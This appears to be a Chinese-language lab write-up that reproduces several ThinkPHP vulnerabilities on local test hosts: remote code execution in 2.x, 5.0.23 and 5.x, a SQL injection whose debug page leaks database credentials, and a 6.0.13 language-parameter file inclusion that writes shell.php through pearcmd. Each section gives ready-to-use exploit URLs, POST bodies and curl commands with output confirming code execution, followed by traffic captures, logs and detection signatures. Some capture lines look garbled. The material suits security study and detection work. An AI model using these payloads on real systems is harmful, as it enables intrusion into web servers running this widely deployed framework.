

2-rce

介绍

ThinkPHP 是一个在中国被广泛使用的 PHP 框架。ThinkPHP 2.x 版本中存在一个远程代码执行漏洞。


在 ThinkPHP 2.x 版本中，框架使用 `preg_replace` 的 `/e` 模式匹配路由：

```
$res = preg_replace('@(\w+)'. $depr. '([^\'. $depr. \'\/]+)@e',
'$var[\'\\\'1\']=\'\\2\';', implode($depr, $paths));
```

这个实现导致用户的输入参数被插入双引号中执行，造成任意代码执行漏洞。值得注意的是，ThinkPHP 3.0 版本在 Lite 模式下也存在这个漏洞，因为这个问题在该模式下并未被修复。

漏洞复现

通过 URL 参数注入 PHP 代码来利用此漏洞。直接访问 `http://your-ip:8080/index.php?s=/index/index/name/${@phpinfo()}`，服务器将执行 `phpinfo()` 函数，证明远程代码执行漏洞利用成功：



流量特征

45547	546.099329434	192.168.230.143	192.168.230.141	HTTP	584	HTTP/1.1 404 Not Found (text/html)
81528	980.018206729	192.168.230.141	192.168.230.143	HTTP	537	GET /?s=/index/index/name/\${@phpinfo()} HTTP/1.1
81534	980.031036175	192.168.230.143	192.168.230.141	HTTP	5926	HTTP/1.1 200 OK (text/html)

特征：`?s=/index/index/name/${@命令}`

5.0.23-rce

介绍

ThinkPHP 是一款运用极广的 PHP 开发框架。其 5.0.23 以前的版本中，获取 `method` 的方法中没有正确处理方法名，导致攻击者可以调用 `Request` 类任意方法并构造利用链，从而导致远程代码执行漏洞。

漏洞复现

构造数据包:

```
POST /index.php?s=captcha HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=id
```

用curl发起post请求


```
curl -i --compressed -X POST 'http://192.168.230.143:8080/index.php?s=captcha' \
-H 'Host: localhost' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Accept: */*' \
-H 'Accept-Language: en' \
-H 'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' \
-H 'Connection: close' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-raw '_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=id'
```

命令执行成功

```
(root@kali)-[/home/kali/桌面]
# curl --compressed -i -s -X POST \
'http://192.168.230.143:8080/index.php?s=captcha' \
-H 'Host: localhost' \
-H 'Accept: */*' \
-H 'Accept-Language: en' \
-H 'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' \
-H 'Connection: close' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-raw '_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=id'
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 13:30:05 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.12
Vary: Accept-Encoding
Content-Encoding: gzip
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8


uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

流量分析



特征：?s=captcha为参数的POST请求

日志



5-rce

介绍

ThinkPHP 是一款运用极广的 PHP 开发框架。其版本 5 中，由于没有正确处理控制器名，导致在网站没有开启强制路由的情况下（即默认情况下）可以执行任意方法，从而导致远程命令执行漏洞。

漏洞复现

请求

```
http://your-ip:8080/index.php?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```

curl发送该请求

```
curl -i --compressed "http://your-ip:8080/index.php?s=/Index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=-1"
```

```
(root@kali)-[/home/kali/桌面]
# curl -i --compressed "http://192.168.230.143:8080/index.php?s=/Index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1"
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:00:40 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.31
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 25279
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}

```

流量分析

No.	Time	Source	Destination	Protocol	Length	Info
253	2.042017115	192.168.230.141	192.168.230.143	HTTP	503	GET / HTTP/1.1
267	2.060263646	192.168.230.143	192.168.230.141	HTTP	903	HTTP/1.1 200 OK (text/html)
320	2.469786956	192.168.230.141	146.75.113.91	HTTP	392	GET /canonical.html HTTP/1.1
322	2.562598938	146.75.113.91	192.168.230.141	HTTP	512	HTTP/1.1 200 OK (text/html)
344	2.664192683	192.168.230.141	146.75.113.91	HTTP	409	GET /success.txt?ip=4 HTTP/1.1
346	2.753451895	146.75.113.91	192.168.230.141	HTTP	430	HTTP/1.1 200 OK (text/html)
3769	419.006003734	192.168.230.141	192.168.230.143	HTTP	290	GET /index.php?s=/Index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1]\[\]=1 HTTP/1.1
37709	445.482097566	192.168.230.143	192.168.230.141	HTTP	953	HTTP/1.1 200 OK (text/html)

特征：一大堆函数和参数数组的调用

日志

```
[root@192 5-rcel]# docker logs 753cd26affb9
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.25.0.2. Set the 'ServerName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.25.0.2. Set the 'ServerName' directive globally to suppress this message
[Mon Aug 31 13:46:46.497781 2026] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.38 (Debian) PHP/7.2.31 configured -- resuming normal operations
[Mon Aug 31 13:46:46.497922 2026] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
192.168.230.141 - - [31/Aug/2026:13:52:40 +0000] "GET / HTTP/1.1" 200 917 "-" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.230.141 - - [31/Aug/2026:14:00:40 +0000] "GET /index.php?s=/Index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1]\[\]=1 HTTP/1.1" 200 25503 "-" curl/8.20.0"
[root@192 5-rcel]#
```

in-sqlinjection

介绍

ThinkPHP5 SQL 注入漏洞 && 敏感信息泄露

漏洞复现

```
http://your-ip/index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1
```

curl

```
curl -i --compressed "http://your-ip/index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1"
```

这是一个比较鸡肋的 SQL 注入漏洞。但通过 DEBUG 页面，我们找到了数据库的账号、密码：

```
11. at require('/var/www/thinkphp/st...') in index.php line 17
```

Exception Datas

PDO Error Info

SQLSTATE

Driver Error Code

Driver Error Message

HY000

1105

XPATH syntax error: ' root@172.26.0.3'

Database Status

Error Code

Error Message

Error SQL

10501

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: ' root@172.26.0.3'

SELECT * FROM `user` WHERE `id` IN (1)

Database Config

type

hostname

database

username

password

hostport

mysql

mysql

cat

root

root

流量分析

正在捕获 eth0

http

No.	Time	Source	Destination	Protocol	Length	Info
1855	20.613724225	192.168.230.141	192.168.230.143	HTTP	498	GET / HTTP/1.1
1857	20.647838418	192.168.230.143	192.168.230.141	HTTP	295	HTTP/1.1 200 OK
1859	20.726828761	192.168.230.141	192.168.230.143	HTTP	516	GET /favicon.ico HTTP/1.1
1860	20.727613254	192.168.230.143	192.168.230.141	HTTP	1516	HTTP/1.1 200 OK (image/vnd.microsoft.icon)
4924	55.165938429	192.168.230.141	192.168.230.143	HTTP	239	GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1
6960	78.415980775	192.168.230.141	192.168.230.143	HTTP	240	HEAD /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1
7085	79.445997122	192.168.230.143	192.168.230.141	HTTP	258	HTTP/1.1 500 Internal Server Error
7876	87.649556380	192.168.230.141	192.168.230.143	HTTP	197	GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1
7883	87.675921837	192.168.230.143	192.168.230.141	HTTP	2744	HTTP/1.1 500 Internal Server Error (text/html)
10688	126.247592079	192.168.230.141	192.168.230.143	HTTP	632	GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1
10689	126.273467826	192.168.230.143	192.168.230.141	HTTP	295	HTTP/1.1 200 OK
12522	143.547158850	192.168.230.141	192.168.230.143	HTTP	550	GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1
12538	143.574308263	192.168.230.141	192.168.230.143	HTTP	71	HTTP/1.1 500 Internal Server Error (text/html)
12550	143.76198954	192.168.230.141	192.168.230.143	HTTP	389	GET /pretty/r298/pretty.min.js HTTP/1.1
12552	143.71918344	1.81.2.183	192.168.230.141	HTTP	384	HTTP/1.1 302 Found

Frame 10683: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits) on interface eth0, id 0

Ethernet II, Src: VMware_20:0f:96 (00:0c:29:20:0f:96), Dst: VMware_f3:8e:51 (00:0c:29:f3:8e:51)

Internet Protocol Version 4, Src: 192.168.230.141, Dst: 192.168.230.143

Transmission Control Protocol, Src Port: 50752, Dst Port: 80, Seq: 1, Ack: 1, Len: 486

Hypertext Transfer Protocol

GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]= HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: keep-alive\r\n

Cookie: PHPSESSID=787781255f60a50d9dcd1dc4820162cc\r\n

Cookie pair: PHPSESSID=787781255f60a50d9dcd1dc4820162cc

Upgrade-Insecure-Requests: 1\r\n

Priority: u=0, i=1\r\n

\r\n

[Response in Frame: 10685]

[Full request URI: http://192.168.230.143/index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=]

特征：sql报错函数与concat等sql函数

日志

```
[root@192 in-sqlinjection]# docker logs 94000b60abc6
AH00058: apache2: Could not reliably determine the server's fully qualified domain name, using 172.26.0.3. Set the 'ServerName' directive globally to suppress this message
AH00058: apache2: Could not reliably determine the server's fully qualified domain name, using 172.26.0.3. Set the 'ServerName' directive globally to suppress this message
[Mon Aug 31 14:05:53.653425 2026] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.25 (Debian) PHP/7.1.18 configured -- resuming normal operations
[Mon Aug 31 14:05:53.654055 2026] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
192.168.230.141 - - [31/Aug/2026:14:09:43 +0000] "GET / HTTP/1.1" 200 229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.230.141 - - [31/Aug/2026:14:09:43 +0000] "GET /favicon.ico HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.230.141 - - [31/Aug/2026:14:10:20 +0000] "GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1 HTTP/1.1" 500 46412 "-" "curl/8.20.0"
192.168.230.141 - - [31/Aug/2026:14:10:45 +0000] "HEAD /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1 HTTP/1.1" 500 192 "-" "curl/8.20.0"
192.168.230.141 - - [31/Aug/2026:14:10:55 +0000] "GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1 HTTP/1.1" 500 46118 "-" "curl/8.20.0"
192.168.230.141 - - [31/Aug/2026:14:11:34 +0000] "GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1 HTTP/1.1" 200 229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.230.141 - - [31/Aug/2026:14:11:56 +0000] "GET /index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1 HTTP/1.1" 500 48202 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
[root@192 in-sqlinjection]#
```

lang-rce

介绍

ThinkPHP 是一个在中国使用较多的 PHP 框架。在其 6.0.13 版本及以前，存在一处本地文件包含漏洞。当多语言特性被开启时，攻击者可以使用 lang 参数来包含任意 PHP 文件。虽然只能包含本地 PHP 文件，但在开启了 register_argc_argv 且安装了 pcel/pear 的环境下，可以包含 /usr/local/lib/php/pearcmd.php 并写入任意文件。

漏洞复现

首先，ThinkPHP 多语言特性不是默认开启的，所以我们可以尝试包含 public/index.php 文件来确认文件包含漏洞是否存在：**返回500说明服务端出问题了，但这个文件是存在的**

```
12909 192.168.230.141 192.168.230.141 HTTP 400 HTTP/1.1 200 OK (text/plain)
+ 17614 205.695849843 192.168.230.141 192.168.230.143 HTTP 592 GET /?lang=../../../../../../public/index HTTP/1.1
+ 17814 208.063492001 192.168.230.143 192.168.230.141 HTTP 277 HTTP/1.0 500 Internal Server Error
Frame 17814: 277 bytes on wire (2216 bits) 277 bytes captured (2216 bits) on interface eth0 id 0
```

文件包含漏洞存在的情况下还需要服务器满足下面两个条件才能利用：

1. PHP 环境开启了 register_argc_argv
2. PHP 环境安装了 pcel/pear

Docker 默认的 PHP 环境恰好满足上述条件，所以我们可以直接使用下面这个数据包来在写 shell.php 文件：

```
GET /?+config-
create+&/lang=../../../../../../usr/local/lib/php/pearcmd&/<?
=phpinfo()?>+shell.php HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
(root@kali)-[/home/kali/桌面]
# curl -i "http://192.168.230.143:8080/shell.php"
HTTP/1.1 404 Not Found
Date: Mon, 31 Aug 2026 14:43:42 GMT
Server: Apache/2.4.54 (Debian)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.54 (Debian) Server at 192.168.230.143 Port 8080</address>
</body></html>
```

现在是没有phpinfo的后面执行了就有了

curl

```
curl -i "http://192.168.230.143:8080/index.php?+config-  
create+&lang=../../../../../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
=phpinfo()?>+shell.php" \  
-H "Host: 192.168.230.143:8080" \  
-H "User-Agent: Mozilla/5.0" \  
--compressed
```

- 会写入shell.php文件，内容是phpinfo

```
(root@kali)-[/home/kali/桌面]  
# curl -i "http://192.168.230.143:8080/index.php?+config-create+&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
=phpinfo()?>+shell.php" \  
-H "Host: 192.168.230.143:8080" \  
-H "User-Agent: Mozilla/5.0" \  
--compressed  
HTTP/1.1 200 OK  
Date: Mon, 31 Aug 2026 14:43:59 GMT  
Server: Apache/2.4.54 (Debian)  
X-Powered-By: PHP/7.4.33  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=UTF-8  
  
CONFIGURATION (CHANNEL PEAR.PHP.NET):  
-----  
Auto-discover new Channels      auto_discover    <not set>  
Default Channel                 default_channel  pear.php.net  
HTTP Proxy Server Address       http_proxy       <not set>  
PEAR server [DEPRECATED]        master_server    <not set>  
Default Channel Mirror          preferred_mirror <not set>  
Remote Configuration File       remote_config    <not set>  
PEAR executables directory      bin_dir          /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
PEAR documentation directory    doc_dir          /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
PHP extension directory         ext_dir          /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
PEAR directory                  php_dir          /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
PEAR Installer cache directory  cache_dir        /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
PEAR configuration file         cfg_dir          /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
directory  
PEAR data directory             data_dir         /&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
data
```

```
curl -i http://192.168.230.143:8080/shell.php
```

- 访问到phpinfo文件则说明成功

```
(root@kali)-[/home/kali/桌面]  
# curl -i "http://192.168.230.143:8080/shell.php"  
HTTP/1.1 200 OK  
Date: Mon, 31 Aug 2026 14:44:09 GMT  
Server: Apache/2.4.54 (Debian)  
X-Powered-By: PHP/7.4.33  
Vary: Accept-Encoding  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=UTF-8
```

流量分析

```
12929 149.088785819 192.168.230.141 146.75.113.91 HTTP 489 GET /success.txt?ip= HTTP/1.1  
12943 149.065435014 192.168.230.141 146.75.113.91 HTTP 392 GET /canonical.html HTTP/1.1  
12950 149.070579202 146.75.113.91 192.168.230.141 HTTP 430 HTTP/1.1 200 OK (text/plain)  
12967 150.096521803 146.75.113.91 192.168.230.141 HTTP 512 HTTP/1.1 200 OK (text/html)  
12967 150.269547548 192.168.230.141 146.75.113.91 HTTP 489 GET /success.txt?ip= HTTP/1.1  
12969 150.068035480 146.75.113.91 192.168.230.141 HTTP 430 HTTP/1.1 200 OK (text/plain)  
17614 285.095849843 192.168.230.141 192.168.230.143 HTTP 592 GET /?lang=../../../../../../../../publlic/index HTTP/1.1  
17614 288.063492901 192.168.230.141 192.168.230.143 HTTP 277 HTTP/1.1 200 OK (text/html)  
48224 474.034013742 192.168.230.141 192.168.230.143 HTTP 350 GET /?&config=create+&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
48224 474.058272685 192.168.230.141 192.168.230.141 HTTP 239 HTTP/1.1 200 OK (text/html)  
54782 651.453018102 192.168.230.141 192.168.230.143 HTTP 159 GET /shell.php HTTP/1.1  
54784 651.454428224 192.168.230.143 192.168.230.141 HTTP 506 HTTP/1.1 200 OK (text/html)  
60687 796.388044876 192.168.230.141 192.168.230.143 HTTP 523 GET /?&config=create+&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
60697 796.48942712 192.168.230.143 192.168.230.141 HTTP 86 HTTP/1.1 200 OK (text/html)  
68230 811.072345355 192.168.230.141 192.168.230.143 HTTP 159 GET /shell.php HTTP/1.1  
68232 811.073539024 192.168.230.143 192.168.230.141 HTTP 506 HTTP/1.1 200 OK (text/html)  
96110 1148.2998612 192.168.230.141 192.168.230.143 HTTP 387 GET /?&config=create+&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
96120 1148.5197615 192.168.230.143 192.168.230.141 HTTP 239 HTTP/1.1 200 OK (text/html)  
97602 1158.7258898 192.168.230.141 192.168.230.143 HTTP 159 GET /shell.php HTTP/1.1  
97604 1158.7271574 192.168.230.143 192.168.230.141 HTTP 506 HTTP/1.1 200 OK (text/html)  
13100 1174.654031 192.168.230.141 192.168.230.143 HTTP 268 GET /index.php?config=create+&lang=../../../../../../../../usr/local/lib/php/pearcmd6/<?=  
13102 1174.654032 192.168.230.141 192.168.230.143 HTTP 159 GET /shell.php HTTP/1.1  
99167 1183.8351072 192.168.230.141 192.168.230.143 HTTP 159 GET /shell.php HTTP/1.1
```

日志

